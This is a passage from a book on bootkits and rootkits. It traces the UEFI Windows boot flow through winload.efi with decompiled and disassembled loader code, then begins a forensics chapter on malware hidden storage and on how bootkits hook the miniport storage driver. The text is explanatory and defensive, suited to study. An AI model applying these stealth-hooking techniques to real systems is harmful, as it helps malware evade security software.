The flow preceding the `BmpLaunchBootEntry()` function chooses the right boot entry, based on the values from the BCD store. If Full Volume Encryption (BitLocker) is enabled, the Boot Manager will decrypt the system partition before it can transfer control to the Boot Loader. The `BmpLaunchBootEntry()` function followed by `BmpTransferExecution()` will check boot options and pass execution to `BlImgLoadBootApplication()`, which then calls `ImgArchEfiStartBootApplication()`. The `ImgArchEfiStartBootApplication()` routine is responsible for initializing the protected memory mode for the Windows Boot Loader `winload.efi`. After that, control is passed to the function `Archpx64TransferTo64BitApplicationAsm()`, which finalizes the preparation for starting `winload.efi` (Figure 14-15).




Figure 14-15: Call graph flow from BmpLaunchBootEntry() to Archpx64TransferTo64BitApplicationAsm()

After this crucial point all execution flow is transferred to `winload.efi`, responsible for loading and initializing the Windows kernel proper. Prior to this moment, execution happens in the UEFI environment over Boot Services and operates under the flat physical memory model.

START BOX

If Secure Boot is disabled, malicious code can manage to make any memory modifications at this stage of the boot process, because kernel-mode modules are not yet protected by the Windows Kernel Patch Protection (KPP) technology (also known as PatchGuard). The PatchGuard will initialize only in the later steps of the boot. One KPP is activated, though, it will curb all malicious modifications of kernel modules.

END BOX

The Windows Boot Loader performs the following configuration actions (Figure 14-16):

Initializes the kernel debugger if the operating system boots in debug mode (including the hypervisor debug mode) ❶.

Wraps UEFI Boot Services into HAL abstractions for later use by the Windows kernel-mode code, and calls Exit Boot Services ❶.

Checks the CPU for the Hyper-V hypervisor support features and sets them up if supported ❷.

Checks for Virtual Secure Mode (VSM) and DeviceGuard policies (MS Window 10 only) ❷.

Runs integrity checks on the kernel itself and on the Windows components ❷, then transfers control the kernel ❸.

The Windows Boot Loader start execution from the `OslMain()` routine, which performs all the previously described actions (Figure 14-16).

```
__int64 __fastcall OslpMain(__int64 a1)
{
  __int64 v1; // rbx@1
  unsigned int v2; // eax@3
  __int64 v3; // rdx@3
  __int64 v4; // rcx@3
  __int64 v5; // r8@3
  __int64 v6; // rbx@5
  unsigned int v7; // eax@7
  __int64 v8; // rdx@7
  __int64 v9; // rcx@7
  __int64 v10; // rdx@9
  __int64 v11; // rcx@9
  unsigned int v12; // eax@10
  char v14; // [rsp+20h] [rbp-18h]@1
  int v15; // [rsp+2Ch] [rbp-Ch]@1
  char v16; // [rsp+48h] [rbp+10h]@3

  v1 = a1;
  BlArchCpuId(0x80000001i64, 0i64, &v14);
  if ( !(v15 & 0x100000) )
    BlArchGetCpuVendor();
  v2 = OslPrepareTarget(v1, &v16);
  LODWORD(v5) = v2;
  if ( (v2 & 0x80000000) == 0 && v16 )
  {
    v6 = OslLoaderBlock;
    if ( !BdDebugAfterExitBootServices )
      BlBdStop(v4, v3, v2);
    v7 = OslFwpKernelSetupPhase1(v6);
    LODWORD(v5) = v7;
    if ( (v7 & 0x80000000) == 0 )
    {
      ArchRestoreProcessorFeatures(v9, v8, v7);
      OslArchHypervisorSetup(1i64, v6);
      LODWORD(v5) = BlVsmCheckSystemPolicy(1i64);
      if ( (signed int)v5 >= 0 )
      {
        if ( (signed int)OslVsmSetup(1i64, 0xFFFFFFFFi64, v6) >= 0
          || (v12 = BlVsmCheckSystemPolicy(2i64), v5 = v12, (v12 & 0x80000000) == 0) )
        {
          BlBdStop(v11, v10, v5);
          OslArchTransferToKernel(v6, OslEntryPoint);
          while ( 1 )
            ;
        }
      }
    }
  }
  return (unsigned int)v5;
}
```

❶ ❷ ❸

Figure 14-16: Decompiled OslMain() function (MS Windows 10)

The VSM boot policy checks ❷ are implemented in the `BlVsmSetSystemPolicy` routine, which checks the environment against the Secure Boot policy and reads the UEFI variable `VbsPolicy` into memory, filling the `BlVsmpSystemPolicy` structure in memory.

Next, `winload.efi` starts preparations for loading the kernel with the call to the `OslFwpKernelSetupPhase1()` function ❷. `OslFwpKernelSetupPhase1()` calls `EfiGetMemoryMap()` to get the pointer to the `EFI_BOOT_SERVICE` structure configured above, and stores it in a global variable for future operations from kernel-mode, via the HAL services. It then configures the kernel memory address space by calling `OslBuildKernelMemoryMap()` function (Figure 14-17).




Figure 14-17: Call graph flow from OslMain() to OslBuildKernelMemoryMap()

After that, `OslFwpKernelSetupPhase1()` routine calls the `ExitBootServices()` EFI function. This function notifies the operating system that it is about to receive full control; this callback is for making any last-moment configurations before jumping into the kernel.

Finally, execution flow reaches the operating system kernel (*ntoskrnl.exe*) ❸ via `OslArchTransferToKernel()` (Figure 14-18). We already mentioned that function in previous chapters, because some bootkits such as Gapz hook `OslArchTransferToKernel()` to insert their own hooks into the kernel image.

```
OslArchTransferToKernel proc near       ; CODE XREF: OslpMain+11D↑p
                                        ; DATA XREF: .pdata:0000000140174D9C↓o
                xor     esi, esi
                mov     r12, rcx
                mov     r13, rdx
                wbinvd
                sub     rax, rax
                mov     ss, ax
                mov     rsp, cs:OslArchKernelStack
                lea     rax, OslArchKernelGdt
                lea     rcx, OslArchKernelIdt
                lgdt    fword ptr [rax]
                lidt    fword ptr [rcx]
                mov     rax, cr4
                or      rax, 680h
                mov     cr4, rax
                mov     rax, cr0
                or      rax, 50020h
                mov     cr0, rax
                xor     ecx, ecx
                mov     cr8, rcx
                mov     ecx, 0C0000080h
                rdmsr
                or      rax, cs:OslArchEferFlags
                wrmsr
                mov     eax, 40h
                ltr     ax
                mov     ecx, 2Bh
                mov     gs, ecx
                assume gs:nothing
                mov     rcx, r12
                push    rsi
                push    10h
                push    r13
                retfq
OslArchTransferToKernel endp
```

Figure 14-18: Disassembled OslArchTransferToKernel() function

The Windows EFI Loader will initialize the Windows kernel and load operating system itself on the next stages. In comparison with the previous winload.exe there are not a lot of differences and most of the code looks the same.

Security Benefits of UEFI Firmware

As we've seen, legacy MBR- and VBR- bootkits are unable to get control of the UEFI booting scheme, since the bootstrap code they infect is no longer executed in the boot process flow. But the biggest security impact of UEFI is its support for Secure Boot technology. Secure Boot changes the rootkit and bootkit infection game, because it prevents the attacker from modifying any pre-OS boot components---that is, unless the attackers find a way to bypass Secure Boot.

Moreover, the more recent Boot Guard technology released by Intel Corporation provides another step in the evolution of Secure Boot. Boot Guard id a hardware-based integrity protection technology that attempts to protect the system even before Secure Boot starts. In a

nutshell, Boot Guard allows a platform vendor to install cryptographic keys protecting the integrity of Secure Boot.

Another recent technology delivered since Intel's Skylake CPU release is BIOS Guard, which armors platforms against firmware flash storage modifications. Even if an attacker gains access to flash memory, BIOS Guard can prevent execution of malicious code and protect flash memory from malicious modifications.

These security technologies directly influenced the direction of modern bootkit development, forcing them to next levels in their evolution.

Conclusion

The switch of modern PCs to UEFI firmware support since Microsoft Windows 7 was a first step to changing the boot process flow, reshaping bootkits. The methods that relied on legacy BIOS interrupts for transferring control to malicious code became obsolete, as such structures disappeared from systems booting through UEFI.

Secure Boot technology completely changed the game, because it was no logner possible to directly modify the boot loader components, such as `bootmgrfw.efi` and `winload.efi`.

Now all boot process flow is trusted and verified from firmware via hardware support. Attackers need to go deeper into firmware to search out and exploit BIOS vulnerabilities to bypass these UEFI security features. Chapter 17 will provide an overview of the modern BIOS vulnerabilities landscape, and the Chapter XX will touch upon the evolution of rootkit and bootkit threats in light of firmware attacks.

Bootkit Forensic Approaches

So far in this book you've learned how bootkits penetrate and persist on the victim's computer using sophisticated techniques to avoid detection security software and persist under the radar. One common characteristic of these advanced threats is the use of a custom hidden storage system for storing modules and configuration information on the compromised system; a system we've called

In this chapter we'll look more closely at hidden file systems and methods to analyze and remove them from a system.

Many of the file systems in advanced malware are custom or altered versions of standard file systems, meaning that performing forensic analysis on a computer compromised with a rootkit or bootkit often requires a custom toolset. In order to develop these tools researchers must learn the layout of the hidden file system and the algorithms used to encrypt data by performing in-depth analyses and reverse engineering.

In this chapter we the authors will share our experiences of performing long-term forensic analyses of the rootkits and bootkits discussed in the book. We'll discuss approaches to retrieving data from hidden storage and share solutions to common problems that arise through this kind of analysis.

We'll also discuss the custom HiddenFsReader tool we developed, whose purpose is to the dump contents of the hidden storages of some specific malware.

Overview of the Hidden File Systems

Figure 20-1 illustrates the overview of the typical hidden storage method. We can see the malicious payload injected into the user-mode address space of a victim process which communicates with a hidden storage. The payload often uses the hidden storage to read and update its configuration information or store data like stolen credentials.




Figure 20-1: Typical Malicious Hidden Storage Implementation

The hidden storage service is provided through the kernel-mode module, and the interface exposed by the malware is visible only to the payload module. Data stored by the malware on the hidden storage persists on the hard drive in an area reserved for the hidden storage, with some space at the end of the hard drive usually reserved in order not to conflict with the area reserved for the OS file system.

The main goal of a forensic analyst is to retrieve the data stored in the hidden file system, and in this chapter we'll discuss a few approaches.

Approaches to Retrieving Bootkit Data from a Hidden File System

Forensic information can be obtained from a bootkit infected computer by reading the malicious data from a live infected system, or retreiving the data when the infected system is offline.

Each approach has its pros and cons, which we'll consider as we discuss the methods.

Retrieving Data from an Inactive System

Let's start with the second approach—getting data from the hard drive when the malware is inactive. We've seen in Chapter XX that this can be achieved through an offline analysis of the hard drive, but another way would be to boot the non-infected instance of the operating system using a live CD. This ensures the computer uses the non-compromised bootloader installed on

the live CD and so the bootkit won't be executed. Once you get access to the data stored on the hard drive you can proceed with dumping the image of the malicious hidden file system and decrypting and parsing it. Different malware require different approaches for decrypting and parsing the hidden file systems, which we'll discuss in this chapter in the section "Parsing Hidden File System Image".

However, the live CD requires both physical access to the compromised computer and the technical know-how to boot the computer from a live CD and dump the hidden file system. Meeting both of these requirements might be problematic.

If analyzing on an inactive machine isn't possible, we have use the active approach.
Reading Data on a Live System On a live system with an active instance of the bootkit, we need to dump the contents of the malicious hidden storage by executing a tool.

Reading the malicious hidden storage on a system actively running malware, however, has one major difficulty: the malware may attempt to counteract the read attempts and forge the data being read from the hard drive to impede forensic analysis. Most of the rootkits we discussed in this book—TDL3, TDL4, Rovnix, Olmasco, and so on—, monitor access to the hard drive and block access to the regions with the malicious data.

To be able to read malicious data from the hard drive you first need to overcome the self-defense mechanisms implemented by the malware. We'll look at some approaches for this in a moment

, but first we'll examine more closely the storage device driver stack in Windows and how the malware hooks into it, to better understand how the malware protects the regions of the hard drive with the malicous data,. This information is also useful for understanding certain approaches for removing malicius hooks.
Hooking the Miniport Storage Driver We touched upon the architecture of the storage device driver stack in Microsoft Windows and how malware hooks into it in Chapter 2. As we know, this method outlived the TDL3 and was adopted by later malware, including bootkits we've studied in this book. Here we'll go into more detail.

TDL3 hooked the device storage miniport driver located at the very bottom of the storage device driver stack, as indicated on Figure 20-2.




Figure 20-2: Device Storage Driver Stack

Hooking into the driver stack at this level allows the malware to monitor and modify I/O requests going to and from the hard drive, giving it access to its hidden storage.

Hooking at the very bottom of the driver stack and directly communicating with the hardware also allowed the malware to bypass the security software that operates at the level of file system or disk class driver. When an I/O operation is performed on the hard drive, the OS generates an ❶ Input/Output request packet (IRP)—a special data structure in the operating system kernel that describes I/O operation—which is passed through the whole device stack from top to the bottom.

Security software modules responsible for monitoring hard drive I/O operations can inspect and modify IRP packets, but because the malicious hooks are installed at the level below security software they're invisible to these security tools.

There are a wide variety of other levels a bootkit might hook, such as the user-mode API, file system driver, disk class driver, and so on, but none allow the malware to be as stealthy and powerful as the miniport disk driver level. For that reason we'll concentrate on the miniport disk driver method in the chapter, as used by most of the malware discussed in the book.

The Storage Device Stack Layout

We won't cover all possible miniport storage hooking methods in this section, but rather the most common approaches that we came across in the course of our malware analysis.

First we'll take a closer look at the storage device, shown in Figure 20-3.




Figure 20-3: Miniport Device Object Organization

The I/O request packet (IRP) goes from the top of the stack to the bottom. Each device in the stack can either process and complete the I/O request or forward it to the device one level below.

The `DEVICE_OBJECT` ❶ is a special data structure used by the operating system to describe a device in the stack, which contains a pointer ❷ to the corresponding `DRIVER_OBJECT`, another special data structure that describes a loaded driver in the system. In this particular case the `DEVICE_OBJECT` contains a pointer to the storage device miniport driver.

The layout of the `DRIVER_OBJECT` structure is shown in Listing 20-1.

```
typedef struct _DRIVER_OBJECT {
   SHORT Type;
   SHORT Size;
❺  PDEVICE_OBJECT DeviceObject;
   ULONG Flags;
❷  PVOID DriverStart;
❸  ULONG DriverSize;
   PVOID DriverSection;
   PDRIVER_EXTENSION DriverExtension;
❶  UNICODE_STRING DriverName;
   PUNICODE_STRING HardwareDatabase;
   PFAST_IO_DISPATCH FastIoDispatch;
❹  LONG * DriverInit;
   PVOID DriverStartIo;
```

```
   PVOID DriverUnload;
❻  LONG * MajorFunction[28];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

Listing 2-1: Layout of DRIVER_OBEJCT structure

The `DriverName` ❶ field contains the name of the driver described by the structure; `DriverStart` ❷ and `DriverSize` ❸ contain the starting address and size in memory of the driver, respectively; `DriverInit` ❹ contains a pointer to the driver's initialization routine; `DeviceObject` ❺ contains a pointer to the list of `DEVICE_OBJECT` structures related to the driver. The most important field from a malware's point of view, the `MajorFunction` ❻ located at the very end of structure contains the addresses of the handlers implemented in the driver for various I/O operations.

When an I/O packet arrives at a device object the operating system checks the `DriverObject` field in the corresponding `DEVICE_OBJECT` structure to get the address of `DRIVER_OBJECT` in memory. Once the kernel has the `DRIVER_OBJECT` structure, it fetches the address of a corresponding I/O handler from the `MajorFunction` array relevant to the type of I/O operation. With this information, we can identify parts of the storage device stack that can be hooked by the malware. Let's look at a couple of different methods.

Direct Patching of the Miniport Driver Image

One way to hook the miniport driver is to directly modify the driver's image in memory. Once the malware obtains the address of the hard disk miniport device object it looks at the `DriverObject` to locate the corresponding `DRIVER_OBJECT` structure. The malware then fetches the address of the hard disk I/O handler from the `MajorFunctions` array and patches the code at that address, as shown in Figure 20-4—those sections highlighted with red are the sections modified by the malware.

When the device object then receives an I/O request the malware is executed. The malicious hook can now reject I/O operations to block access to the protected area of the hard drive, or modify I/O requests to return forged data and fool the security software.




Figure 20-4: Hooking the storage driver stack by patching the miniport driver

This type of hook is used by the Gapz bootkit discussed in Chapter 14. The malware hooks two routines on the hard disk miniport driver that are responsible for handling the `IRP_MJ_INTERNAL_DEVICE_CONTROL` and `IRP_MJ_DEVICE_CONTROL` I/O requests to protect them being read or overwritten.

However, this approach is not particularly stealthy. Security software can detect and remove the hooks by locating an image of the hooked driver on a file system and mapping it into memory; it then compares the code sections of the driver loaded into the kernel to a version of the driver manually loaded from the file, and note any differences in the code sections that could be an indicator of the presence of malicious hooks in the driver.

Security software can then remove the malware and restore the original code by overwriting modified code with the code taken from the file. This methods works under the assumption that the driver on the file system is genuine and not modified by the malware.

DRIVER_OBJECT Modification

The hard drive miniport driver can also be hooked through to modification of the `DRIVER_OBJECT` structure. As just mentioned, this data structure contains the location of the driver image in memory and the address of the driver's dispatch routines.

Modifying the `MajorFunction` array therefore allows the malware to install its hooks without touching the driver image in memory. For instance, instead of patching the code directly in the image as in the previous method, the malware could replace entries in the `MajorFunction` array related to `IRP_MJ_INTERNAL_DEVICE_CONTROL` and `IRP_MJ_DEVICE_CONTROL` I/O requests with addresses of the malicious hooks. As a result, the operating system kernel would be redirected to the malicious code whenever it tried to resolve the addresses of handlers in the `DRIVER_OBJECT` structure. This approach is demonstrated in Figure 20-5.




Figure 20-5: Hooking Storage Driver Stack by Patching Miniport DRIVER_OBJECT

Because the driver's image in memory remains unmodified this approach is stealthier than the previous method, but it isn't invulnerable to discovery. Security software can still detect the presence of the hooks by locating the driver image in memory and checking the address of the `IRP_MJ_INTERNAL_DEVICE_CONTROL` and `IRP_MJ_DEVICE_CONTROL` I/O requests handlers: if

these addresses don't belong to the address range of the miniport driver image in memory it indicates that there are hooks in the device stack.

On the other hand removing these hooks and restoring the original values of `MajorFunction` array is much more difficult than with the previous method. With this approach, the `MajorFunction` array is initialized by the driver itself during execution of its initialization routine, which receives a pointer to the partially initialized corresponding `DRIVER_OBJECT` structure as an input parameter and completes the initialization by filling `MajorFunction` array with pointers to the dispatch handlers.

Only the miniport driver is aware of the addresses of the handlers, the security software has no knowledge of them, making the restoration of the addresses of the original handlers in `DRIVER_OBJECT` much more difficult.

The security software must use heuristics to restore the original data. For example, one approach they could take would be to load the miniport driver image in an emulated environment, create a `DRIVER_OBJECT` structure, and execute the driver's entry point—the initialization routine—with the `DRIVER_OBJECT` structure passed as a parameter. Upon exiting the initialization routine, the `DRIVER_OBJECT` should contain the valid `MajorFunction` handlers, and the security software can use this information to calculate the addresses of the I/O dispatch routines in the driver's image and restore the modified `DRIVER_OBJECT` structure.

Emulation of the driver can be tricky, however. If a driver's initialization routine implements simple functionality, such as initialization of the `DRIVER_OBJECT` structure with the address of valid handlers , this approach would work, but if the driver implements complex functionality in its initialization routine, emulation may fail and terminate before the driver initializes the data structure. In such cases the security software won't be able to recover the address of the original handlers and remove the malicious hooks.

DEVICE_OBJECT Modification

The last approach for hooking the miniport driver that we'll consider in this chapter is a logical continuation of the previous method. We know that to execute the I/O request handler in the miniport driver the OS kernel must fetch the address of `DRIVER_OBJECT` structure from the miniport `DEVICE_OBJECT`, then fetch address of the handler from the `MajorFunction` array, and then execute the handler.

Another way of installing the hook, therefore, is to modify the `DriverObject` field in the related `DEVICE_OBJECT`. The malware needs to create a rouge `DRIVER_OBJECT` structure and initialize its `MajorFunction` array with the address of the malicious hooks, after which the operating system kernel will use the malicious `DRIVER_OBJECT` structure to get the address of I/O request handler and will execute the malicious hook(Figure 20-6).

